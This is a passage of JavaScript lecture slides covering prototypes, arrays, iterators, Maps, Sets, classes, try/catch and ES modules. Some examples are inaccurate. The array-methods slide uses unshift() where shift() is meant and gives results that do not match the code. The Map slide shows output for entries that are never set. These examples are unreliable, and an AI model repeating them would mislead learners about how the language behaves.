let chuck = new Duck("Chuck"); //chuck.__proto__ == pet  
console.log(chuck.eats); //true
```



# CONSTRUCTOR AND PROPERTIES

What happens when the constructor function has no **prototype** property?


```
function Pet(name, age) {  
    this.name = name; this.age = age;  
}  
let chuck = new Pet('Chuck', 3); let rick = new Pet('Rick', 7);
```

- In that case, a **default prototype** is used
- The default prototype is an object with a **constructor** property, pointing back to the constructor function

```
Pet.prototype = { constructor: Pet }
```

# CONSTRUCTORS AND PROTOTYPES

```
function Pet(name, age) {  
    this.name = name; this.age = age;  
}  
let chuck = new Pet('Chuck', 3); let rick = new Pet('Rick', 7);
```



# CONSTRUCTORS AND PROTOTYPES

- Two **alternative** ways to add methods to created objects:

```
function describe(){ console.log(`I'm ${this.name} and my age is ${this.age}`); }

function Pet(name, age) {
  this.name = name; this.age = age;
  this.describe = describe; // (1) adds a describe method to each created object
}

let chuck = new Pet('Chuck', 3); let rick = new Pet('Rick', 7);

Pet.prototype.describe = describe; // (2) adds a describe method to the prototype
                                  // of each created object

chuck.describe(); rick.describe();
```

# DATA STRUCTURES

# ARRAYS

- Arrays allow to store **ordered** sequences of values
- Can be declared using the array literal syntax with square brackets [] or the **Array** constructor

```
//array literal syntax
let a = ["HTML", "CSS", "JS"];
console.log(a); //Array(3) [ "HTML", "CSS", "JS" ]

//constructor syntax
let b = new Array("HTML", "CSS", "JS");
console.log(b); //Array(3) [ "HTML", "CSS", "JS" ]
```

# ARRAYS: INDEXING

- Arrays are indexed, starting at **0**.
- Specific values can be accessed in read/write mode using square brackets notation
- The **length** property contains the **maximum index, plus one**

```
let a = ["HTML", "CSS", "JS"];
a[2] = "JavaScript";
a[3] = "React";

console.log(a[0]);      // HTML
console.log(a[1]);      // CSS
console.log(a[2]);      // JavaScript
console.log(a[3]);      // React
console.log(a.length); // 4
```

# ARRAYS: LENGTH

- You probably noticed we defined `array.length` in a strange way...
- That's because the length **is not** actually the count of values in the array!

```
let a = [1, 2, 3, 4, 5];                                // an interesting thing about the
                                                       // length is that it is writeable
a[999] = 998;
console.log(a)
console.log(a.length); // 1000 (!)
console.log(a[5]);   // undefined
console.log(a[999]); // 998
console.log(a[2000]);// undefined
                                                               a.length = 3;
                                                               console.log(a); // [1,2,3]
                                                               a.length = 5;
                                                               console.log(a); // [1,2,3,<2 empty>]
                                                               a.length = 0; // clears the array
```

# ARRAYS: MIXED TYPES

- An array can contain **heterogeneous** data types

```
let a = [
  "JavaScript",
  {name: "John", job: "Dev"},
  12,
  function(name){
    console.log(`Hello ${name}`);
  }
]

console.log(a[1].name); // John
a[3]("Web Technologies"); // Hello Web Technologies
```

# ARRAYS: METHODS

Arrays provide dedicated methods to add/remove items

- **push():** add an item to the end
- **shift():** take an item from the beginning
- **pop():** take an item from the end
- **unshift():** add an item at the beginning

```
let a = [1];      // [1]
a.push(2);      // [1, 2]
a.unshift(0);    // [0, 1, 2]
x = a.pop();    // [0, 1]
y = a.unshift(); // [1]
console.log(x); // 2
console.log(y); // 0
```

# ARRAY METHODS: VISUALIZED

[, ].push()



[, ].unshift()



[, , ].pop()



[, , ].shift()



For a visualization of all array methods, you can check out: <https://js-arrays-visualized.com/>

# ARRAYS: ITERATION

```
let a = ["a", "b", "c"];
a[4] = "e";

for(let i = 0; i < a.length; i++)
  console.log(a[i]); //a,b,c,undefined,e

for(let item of a)
  console.log(item); //a,b,c,undefined,e

a.forEach( (value, index, array) => {
  console.log(`a[${index}]=${value}`);
});

for(let key in a){
  console.log(a[key]); //a,b,c,e
}
```

- Array can be iterated over using **for** loops over indexes, by using the alternative **for..of** syntax, or the **forEach** method.
- Since Arrays are objects, it is also possible to use **for..in**, but that's not a good idea
  - It's 10-100 times **slower**
  - There might be other **enumerable** properties outside the array values...

# MULTIDIMENSIONAL ARRAYS

- Array items can also be other arrays
- We can use this to define multidimensional arrays (e.g.: matrices)

```
let matrix = [
  [1,2,3],
  [4,5,6],
  [7,8,9],
]

console.log(matrix[0][0]); //1
console.log(matrix[1][1]); //5
console.log(matrix[2][2]); //9
```

# DESTRUCTURING ASSIGNMENTS

A special syntax that allows to **unpack arrays** into variables

```
let [x, y] = ["a", "b", "c"]; // remaining array elements are discarded
console.log(x); //a
console.log(y); //b

let [a, b, ...rest] = [1, 2, 3, 4, 5]; // remaining array elements are stored in rest
console.log(a); //1
console.log(b); //2
console.log(rest); //[3, 4, 5]

//similar syntax can also be used in function parameters
function greet(msg, ...names){
  console.log(` ${msg} to ${names}`);
}
greet("Hello", "Ann", "Bob", "Carl"); //Hello to Ann,Bob,Carl
```

# ITERABLES

- The **for..of** loop can be used with **iterable** objects
- Arrays are iterable objects (so are strings)

```
let string = "Web Technologies!";
for(let char of string){
  console.log(char); //W, e, b, , T, e, ...
}
```

- What if we have a custom object that represents a collection of values and we want to use it in a **for..of** loop construct?

# ITERABLES

```
//range represents a set of integers:  
//starting at min, and arriving up to max, with steps of the specified size  
let range = {  
    min: 1,  
    max: 10,  
    step: 2  
}  
  
for(let value of range){ //TypeError: range is not iterable  
    console.log(value);  
}
```

- To make an object iterable, it is necessary to implement a special **Symbol.iterator** method

# ITERABLES: SYMBOL.ITERATOR

- When a **for..of** loop starts, it calls the **Symbol.iterator** method on the object once (and throws a `TypeError` if the method does not exist)
- Onward, the **for..of** loop only works with the object (**Iterator**) returned by the **Symbol.iterator** call
- When the **for..of** loop needs to access the next value, it calls the **next()** method on the **Iterator**
- The result of the invocation of **next()** is an object of the form **{done: boolean, value: any}** where **done=true** means that the loop is finished, otherwise **value** is the next value.

# IMPLEMENTING SYMBOL.ITERATOR

```
let range = { min: 1, max: 10, step: 3 }

range[Symbol.iterator] = function(){
    return {
        current: this.min, max: this.max, step: this.step,
        next(){
            let n = {done: false, value: this.current};
            if(n.value > this.max)
                n.done = true;
            this.current += this.step;
            return n;
        }
    }
}

for(let value of range)
    console.log(value); //1,4,7,10
```

# WORKING WITH ITERATORS EXPLICITLY

- It is also possible to work with iterators directly, as shown below
- The below while loop replicates the **for..of** loop of the previous slide

```
let iterator = range[Symbol.iterator]();
while(true){
  let result = iterator.next();
  if(result.done)
    break;
  console.log(result.value);
}
```

# MAPS

- Maps are collection of **key-value pairs**.
- So, they're just like objects? Not really, Maps **allow keys of any type!**
- Methods and properties are:

**new Map()**

Creates the map

**map.set(key, value)**

Stores the value by the key

**map.get(key)**

Returns the value by the key, or undefined if not present

**map.has(key)**

Returns true if the key exists, false otherwise

**map.delete(key)**

Removes the key-value pair by the key

**map.clear()**

Removes everything from the map

**map.size**

Is the current element count

# MAPS VS OBJECTS

```
let map = new Map();
let o = {};

map.set(1, "Num");
map.set(true, "Bool");

console.log(map); //Map { 1 → "Num", "1" → "Str", true → "Bool", "true" → "Str" }
console.log(map.size); // 4

o[1]      = "Num";  o["1"]      = "String";
o[true]    = "Bool"; o["true"]   = "String";
console.log(o); //Object { 1: "String", true: "String" }
```

# MAPS: ITERATIONS

```
let map = new Map();

map.set("Hello", "JS"); map.set(1, true); map.set(false, 42);

for(let key of map.keys()){ //map.keys() returns an iterable over keys
    console.log(key); //Hello, 1, false
}
for(let value of map.values()){ //map.values() returns an iterable over values
    console.log(value); //JS, true, 42
}
for(let [key, value] of map.entries()){ //iterable over entries
    console.log(` ${key}: ${value}`);
}
for(let [key, value] of map){ //equivalent to the one before
    console.log(` ${key}: ${value}`);
}
```

# SETS

- Sets are a data structure to store collections of values without repetitions
- Main methods of a set are:

**new Set([iterable])**

**set.add(value)**

**set.delete(value)**

**set.has(value)**

**set.clear()**

**set.size**

Creates the Set. If an iterable is provided, copies its values

Stores the value, returns the set itself

Deletes value from Set. Returns true if value existed, false otherwise

Returns true if value exists in the set, false otherwise

Removes everything from the set

Is the current element count

# SETS: EXAMPLES

```
let set = new Set();

let eric = { name: "Eric" };
let stan = { name: "Stan" };
let kyle = { name: "Kyle" };

set.add(eric); set.add(stan);
set.add(kyle); set.add(eric);
set.add(kyle);

// set keeps only unique values
console.log( set.size ); // 3

for (let user of set) {
  console.log(user.name); //Eric, Stan, Kyle
}
```

# CLASSES



# CLASSES IN JAVASCRIPT

We are familiar with the concept of classes in object-oriented software

- Classes are basically templates for creating objects
- **Constructors** and **new** can help with that in JavaScript
- JavaScript also features a more-advanced **class** construct, which provides some benefits

```
class Pet {  
    constructor(name){ this.name = name }  
    method1()/*...*/  
    method2()/*...*/  
    /* more methods */  
}  
  
let pet = new Pet("Chuck");
```

# CLASSES IN JAVASCRIPT

```
class Pet {  
    constructor(name){ this.name = name }  
    method1(){/*...*/}  
    method2(){/*...*/}  
    /* more methods */  
}  
  
let pet = new Pet("Chuck");
```

- **new Pet()** creates a new object and invokes the constructor method with the given arguments, which sets the name property on the object. The new object is then returned.

# CLASSES IN JAVASCRIPT

- What exactly is a class? It's not a new language-level entity
- `typeof(Pet); //function`
- In JavaScript, classes are **special kinds of functions**
- What does the `class Pet { . . . }` construct really do then?
  1. Creates a constructor function named Pet. The code of the function is taken from the `constructor()` method (or is empty if there is no such method).
  2. Stores other class methods in `Pet.prototype`

# CLASSES IN JAVASCRIPT


- Similarly to objects, classes support properties and getter/setters

```
class Duck {  
    species = "Duck"; //property  
    constructor(name){this.name = name}  
    greet(){  
        console.log("Quack!")  
    }  
    get fullDescription(){return `${this.name} the ${this.species}`};  
  
    [Symbol.iterator](){ /*...*/}  
}  
  
let duck = new Duck("Chuck");  
duck.greet(); //Quack!  
console.log(duck.fullDescription); //Chuck the Duck
```

# CLASS INHERITANCE

- JavaScript classes can inherit from other classes using the **extends** keyword

```
class Pet {  
  describe(){ console.log("I'm a pet"); }  
  greet(){ console.log("..."); }  
}  
  
class Duck extends Pet {  
  greet(){ console.log("Quack!"); }  
}  
  
let chuck = new Duck();  
chuck.describe(); //I'm a pet  
chuck.greet();  //Quack!
```



# CLASS INHERITANCE

- Internally, extends is implemented using the **[[Prototype]]** property

```
» chuck
← ▼ Object { }
  ▶ <prototype>: Object { ... }
    ▶ constructor: class Duck {} ↵
    ▶ greet: function greet() ↵
    ▶ <prototype>: Object { ... }
      ▶ constructor: class Pet {} ↵
      ▶ describe: function describe() ↵
      ▶ greet: function greet() ↵
      ▶ <prototype>: Object { ... }
```

```
»
```



# ERROR HANDLING

# ERRORS

- When running a script, errors can happen
- They can happen because programmers make mistakes, because users provided unexpected inputs, and so on...
- When errors happen, scripts typically stop immediately, printing an error message in the console

```
let myvar = 0;


for(let num of [1,2,3,4,5]){
    mvvar += num; // ReferenceError: mvvar is not defined
}

console.log(myvar);
```

# HANDLING ERRORS: TRY/CATCH/FINALLY

- A **try/catch/finally** syntax construct provides ways to handle errors.
- Conceptually, it's the same construct you know from Java
  - With a few minor differences (we'll see them!)

```
try {  
    console.log("starting");  
    x = 1; //forgot the let keyword  
    console.log("assignment done"); // not executed  
} catch (error) {  
    console.log(error.name);  
    console.log(error.message);  
} finally {  
    console.log("done");  
}
```



# HANDLING ERRORS: TRY/CATCH/FINALLY

Peculiarities of try/catch constructs in JavaScript:


- There must be **at most one** catch block (try/finally is admissible)
- Different types of errors are handled inside the catch block

```
try {
  x = 1; //forgot the let keyword
} catch (error) {
  if(error instanceof ReferenceError){
    console.log("Got a ReferenceError");
  } else {
    console.log(`Got something else: ${error.name}`);
  }
}
```

# THE INSTANCEOF OPERATOR

- The `instanceof` operator tests whether the prototype property of a given constructor appears anywhere in the prototype chain of an object

```
function Pet(name, species, age) {  
    this.name = name;  
    this.species = species;  
    this.age = age;  
}  
  
const pet = new Pet('Chuck', 'Duck', 3);  
  
console.log(pet instanceof Pet); //true  
console.log(pet instanceof Object); //true
```



# THROWING ERRORS

- Errors in JavaScript propagate in the same way as in Java
  - upwards until caught or until the top of the call tree is reached (in which case script evaluation is abruptly interrupted and the error is logged to console)
- Errors can be thrown using the **throw** keyword

```
try {
    throw new Error("Oops!");
} catch (err) {
    console.log(err.name); // Error
    console.log(err.message); // Oops!
}

class MyError extends Error {
    constructor(message = "Whoops") {
        super(message);
        this.name = "MyError";
    }
}

try {
    throw new MyError();
} catch (err) {
    console.log(err.name); // MyError
    console.log(err.message); // Whoops
}
```

# MODULES



# MODULARITY

- Modern JavaScript allows language-level **module** definition
- Modules are ways to split complex programs in multiple files (modules), with each module containing classes or functions for a specific purpose
  - Improves **maintainability**, promotes **separation of concerns**
  - Can help disambiguate and prevent naming conflicts (improves **reusability**)

# MODULES

- A module is just a JavaScript file
- Modules can load each other and use special directives `export` and `import` to **interchange** functionality
- `export` labels variables and functions that should be accessible **outside** of the current module
- `import` allows the import of specific functionality (e.g.: variables, functions) from other modules (provided that these functionality are exported!)

# MODULES: EXAMPLE

- Suppose you want to re-use some code you developed for some other projects: a **pet.js** file and a **greet.js** file

```
//pet.js
function Pet(name, age){
  this.name=name; this.age=age;
}
let msg = "Hello";
function greet(pet){
  console.log(` ${msg}, I'm ${pet.name}`);
}
```

```
//greet.js
let msg = "Howdy";

function greet(name, message=msg) {
  console.log(` ${message}, ${name}`);
}
```


```
//script.js (The new code we need to implement)
let chuck = new Pet("Chuck", 7); // Pet is defined in pet.js
greet(chuck); // Desiderata: Hello, I'm Chuck
greet("Web Technologies"); // Desiderata: Howdy, Web Technologies
```

# MODULES: EXAMPLE

- One might try to include all the scripts in the web page

```
<script src="./pet.js"></script>
<script src="./greet.js"></script>
<script src="./script.js"></script>
```

```
//script.js (The new code)
let chuck = new Pet("Chuck", 7);
// Pet is defined in pet.js
greet(chuck);
// Desiderata: Hello, I'm Chuck
greet("Web Technologies");
// Desiderata: Howdy, Web Technology
```



# MODULES: EXAMPLE

- To make this work, we would need to change the code we want to re-use, for example using different identifiers for variables and functions
  - That's **not ideal**, and defeats the main purpose of re-using existing code as is
  - Modules come to the rescue!

```
//pet-module.js
export function Pet(name, age){
  this.name=name; this.age=age;
}
let msg = "Hello"; //no need to export

export function greet(pet){
  console.log(` ${msg}, I'm ${pet.name}`);
}
```

```
//greet-module.js
let msg = "Howdy"; //no need to export

export function greet(name, message=msg) {
  console.log(` ${message}, ${name}`);
}
```

# MODULES: EXAMPLE

- In the HTML document, we just need to include the main script, **as a module**:

```
<script type="module" src="./script-module.js"></script>
```

```
//script-module.js, other modules are imported given their URLs
import {Pet, greet as greetPet} from './pet-module.js';
import {greet} from './greet-module.js';

let chuck = new Pet("Chuck", 7);

greetPet(chuck); //Hello, I'm Chuck

greet("Web Technologies"); //Howdy, Web Technologies
```

# REFERENCES

- **The Modern JavaScript Tutorial**

Freely available at <https://javascript.info/> or on [GitHub](#)

Part 1: Prototypes and inheritance, Data types (5.4 to 5.7), Classes (9.1 to 9.4, 9.6), Generators and advanced iteration (12.1), Modules (13.1, 13.2)

- **Eloquent JavaScript (3rd edition)**

By Marijn Haverbeke

